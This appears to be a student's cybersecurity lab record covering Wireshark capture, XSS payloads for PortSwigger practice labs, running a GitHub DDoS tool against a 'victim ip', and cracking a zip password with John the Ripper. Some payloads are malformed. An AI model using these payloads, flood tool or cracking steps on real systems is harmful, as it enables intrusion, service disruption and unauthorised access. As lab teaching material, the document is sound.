Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	


AIM:

DESCRIPTION:


Wireshark is a powerful open-source network protocol analyzer used for troubleshooting, analysis, and security auditing of network traffic. It captures and displays packet-level details of network communications in real-time. Users can inspect packets, dissect protocols, and analyze traffic patterns to diagnose network issues or detect malicious activity. Wireshark supports a wide range of protocols and can capture data from Ethernet, Wi-Fi, Bluetooth, USB, and other interfaces. It provides filtering and search capabilities to focus on specific traffic of interest. Wireshark is commonly used by network administrators, security professionals, and developers for network troubleshooting, protocol development, and educational purposes. However, it should be used ethically and in compliance with legal regulations to avoid privacy violations.

PROGRAM:


Getting Up and Running: After installation launch Wireshark, approve the administrator or superuser privileges and you will be presented with a window that looks like this:



This window shows the interfaces on your device. To start sniffing select one interface and click on the bluefin icon on the top left. The data capture screen has three panes. The top pane shows real-time traffic, the middle one shows information about the chosen packet and the bottom pane shows the raw packet data. The top pane shows source address(IPv4 or IPv6) destination address, source and destination ports, protocol to which the packet belongs to and additional information about the packet.



OUTPUT:


200722_tcp_anon.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
10 9.041865 192.168.200.21 192.168.200.135 TCP 66 cisco-sccp(2000) → 7876 [SYN, ACK] Seq
11 9.047489 192.168.200.135 192.168.200.21 TCP 60 7876 → cisco-sccp(2000) [ACK] Seq=1 Ac
12 9.047526 192.168.200.135 192.168.200.21 TCP 15… 7876 → cisco-sccp(2000) [ACK] Seq=1 Ac
13 9.047543 192.168.200.21 192.168.200.135 TCP 54 cisco-sccp(2000) → 7876 [ACK] Seq=1 Ac
14 9.047559 192.168.200.135 192.168.200.21 TCP 15… 7876 → cisco-sccp(2000) [ACK] Seq=1461
15 9.047567 192.168.200.21 192.168.200.135 TCP 54 cisco-sccp(2000) → 7876 [ACK] Seq=1 Ac
16 9.047570 192.168.200.135 192.168.200.21 TCP 15… 7876 → cisco-sccp(2000) [ACK] Seq=2921
17 9.047574 192.168.200.21 192.168.200.135 TCP 54 cisco-sccp(2000) → 7876 [ACK] Seq=1 Ac
Frame 12: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
Ethernet II, Src: Dell_96:12:0e (ec:f4:bb:96:12:0e), Dst: Vmware_b4:90:14 (00:0c:29:b4:90:14)
Destination: Vmware_b4:90:14 (00:0c:29:b4:90:14)
Source: Dell_96:12:0e (ec:f4:bb:96:12:0e)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.200.135 (192.168.200.135), Dst: 192.168.200.21 (192.168.200.21)
Transmission Control Protocol, Src Port: 7876 (7876), Dst Port: cisco-sccp (2000), Seq: 1, Ack: 1, Len: 1460
Data (1460 bytes)
0000 00 0c 29 b4 90 14 ec f4 bb 96 12 0e 08 00 45 00
0010 05 dc 1d 1f 40 00 80 06 c6 0e c0 a8 c8 87 c0 a8
0020 c8 15 1e c4 07 d0 6a f0 7c f6 6f 9b 26 e8 50 10
0030 04 02 af 99 00 00 0a 0a 0a 0a 0a 0a 4e 65 74 77
0040 6f 72 6b 20 57 6f 72 6b 69 6e 67 20 47 72 6f 75
0050 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0060 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0070 20 20 20 20 20 44 2e 20 57 61 69 74 7a 6d 61 6e
Source Hardware Address (eth.src), 6 bytes
Packets: 35 · Displayed: 35 (100.0%)
Profile: Default

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

Cross-Site Scripting (XSS) is a common web application vulnerability where attackers inject malicious scripts into web pages viewed by other users. These scripts execute within the victim's browser, allowing attackers to steal cookies, session tokens, or perform actions on behalf of the victim. XSS exploits insecure input handling, such as failing to properly validate or sanitize user-supplied data, which then gets executed as code in the victim's browser. There are three main types of XSS: reflected (where the malicious payload is part of the request URL), stored (where the payload is stored on the server and served to multiple users), and DOM-based (where the payload is processed client-side by modifying the DOM). To prevent XSS, developers should sanitize input, encode output, and use security headers like Content Security Policy (CSP).

ALGORITHM:

Step-1: Go to port swigger website and Login with temp mail into website

Step-2: Verify for password in inbox and go to academy section and vulnerability labs

Step-3: Read stored cross site scripting

Step-4: Open the " XSS " lab

Step-5: Read the questions in the lab and and apply the script which is suitable for the questions.

SCRIPTS:

1) Reflected XSS into HTML context with nothing encoded :

<script>alert(“BOOM You hacked!!!”)<script/>

2) Stored XSS into HTML context with nothing encoded :

<script>alert(“You hacked!!!”)<script/>

3) DOM XSS in document.write in sink using source location.search:

“><svg onload=alert(1)>

4) DOM XSS in innerHTML sink using source location.search:

<img src=1 onerror=alert(1)>

5) DOM XSS in jQuery anchor href attribute sink using location.search:

javascript:alert(document.cookie)

OUTPUT:


XSS Challenges
Stage #1
Notes (for all stages):
* NEVER DO ANY ATTACKS EXCEPT XSS.
* DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)
* Some stages may fit only IE.
What you have to do:
Inject the following JavaScript command: alert(document.domain);
Hint:
Search: <script>alert(document.domain);</script>
Search

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	10	
Observation & Results	20	
Record Completion	05	
Viva Voce	05	
TOTAL	40	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

A Distributed Denial of Service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service, or network by overwhelming it with a flood of traffic from multiple sources. This flood of traffic, often generated by a botnet of compromised devices, consumes the target's resources such as bandwidth, processing power, or network connections, rendering the service unavailable to legitimate users. DDoS attacks can be launched using various techniques, including ICMP flooding, SYN flooding, HTTP flooding, and UDP flooding. The motive behind DDoS attacks can range from extortion to political activism or simply causing disruption.

ALGORITHM:

Step 1: Open your kali linux.

Step 2: Open the terminal.

Step 3: Go to root access(eg:- sudo su)

Step 4: Then install `ddos` package.

Step 5: Attack your victim using IP address

PROCEDURE:

*How To Install GAMKERS-DDOS In Terminal The Tool Installation Process Is Very Easy.. Just Open Your Terminal & Type This Provided Commands!!

$ apt update

$ apt upgrade -y

$ apt install python

$ apt install python2

$ apt install git

$ apt install figlet

$ git clone https://github.com/gamkers/GAMKERS-DDOS.git

$ cd GAMKERS-DDOS

$ chmod +x GAMKERS-DDOS.py

$ python2 GAMKERS-DDOS.py

To Run


$ cd GAMKERS-DDOS

$ python2 GAMKERS-DDOS.py

*Enter your victim ip: <ip address>

*Enter port :8080

OUTPUT:


Hulk@kali: ~/GAMKERS-DDOS
Team : GAMKERS
_____TRYING TO REACH THE SERVER_____
_____ESTABLISHING CONNECTION_____
_____0100100 BYPASSING SECURITY LAYER 001010_____
_____CONNECTION ESTABLISHED_____
DDOS ATTACK STARTED. NOTE: ONLY FOR EDUCATIONAL PURPOSES
Sent 1 packet to 10.0.2.15 throught port:8081
Sent 2 packet to 10.0.2.15 throught port:8082
Sent 3 packet to 10.0.2.15 throught port:8083
Sent 4 packet to 10.0.2.15 throught port:8084
Sent 5 packet to 10.0.2.15 throught port:8085
Sent 6 packet to 10.0.2.15 throught port:8086
Sent 7 packet to 10.0.2.15 throught port:8087
Sent 8 packet to 10.0.2.15 throught port:8088
Sent 9 packet to 10.0.2.15 throught port:8089
Sent 10 packet to 10.0.2.15 throught port:8090
Sent 11 packet to 10.0.2.15 throught port:8091
Sent 12 packet to 10.0.2.15 throught port:8092
Sent 13 packet to 10.0.2.15 throught port:8093
Sent 14 packet to 10.0.2.15 throught port:8094
Sent 15 packet to 10.0.2.15 throught port:8095
Sent 16 packet to 10.0.2.15 throught port:8096
Sent 17 packet to 10.0.2.15 throught port:8097
Sent 18 packet to 10.0.2.15 throught port:8098
Sent 19 packet to 10.0.2.15 throught port:8099
Sent 20 packet to 10.0.2.15 throught port:8100
Sent 21 packet to 10.0.2.15 throught port:8101

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

A brute force attack is a method used by malicious actors to gain unauthorized access to a system or account by systematically trying all possible combinations of usernames, passwords, or encryption keys. This attack relies on the sheer computational power to exhaustively try every possible combination until the correct one is found. Brute force attacks are effective against weak or easily guessable passwords and can be automated using specialized software or scripts. They can compromise systems, accounts, or encrypted data given enough time and computing resources. To defend against brute force attacks, organizations should enforce strong password policies, implement account lockout mechanisms after failed login attempts, and use multi-factor authentication to increase security.

ALGORITHM:

Step 1: Open kali linux.

Step 2: Download or copy to past particular protected zipfile.

Step 3: Go to particular zipfile path(eg:- cd Download).

Step 4: start to attack.

Step 5: Display password.

PROCEDURE:


How to find out the password

$ cd Download (or) cd Particular zip file path.


$ ls(eg:- file.zip)

$ zip2john Cyb.zip > c1.hash

$ john c1.hash



OUTPUT:


┌──(kali㉿kali)-[~]
└─$ Pictures
┌──(kali㉿kali)-[~/Pictures]
└─$ ls
empty msf.png Screenshot_2023-11-24_01_29_32.png Screenshot_2023-12-25_0
empty.zip Screenshot_2023-11-24_01_29_05.png Screenshot_2023-12-25_03_29_36.png Screenshot_2024-01-12_2
┌──(kali㉿kali)-[~/Pictures]
└─$ zip2john empty.zip >e2.hash
!? compressed length of AES entry too short.
┌──(kali㉿kali)-[~/Pictures]
└─$ ls
e2.hash empty.zip Screenshot_2023-11-24_01_29_05.png Screenshot_2023-12-25_03_29_36.png Screenshot_2024
empty msf.png Screenshot_2023-11-24_01_29_32.png Screenshot_2023-12-25_03_34_03.png Screenshot_2024
┌──(kali㉿kali)-[~/Pictures]
└─$ john e2.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 0 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
1082 (empty.zip/empty)
1g 0:00:00:19 DONE 3/3 (2024-05-14 11:26) 0.05241g/s 25599p/s 25599c/s 25599C/s bowlart..shooks
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT: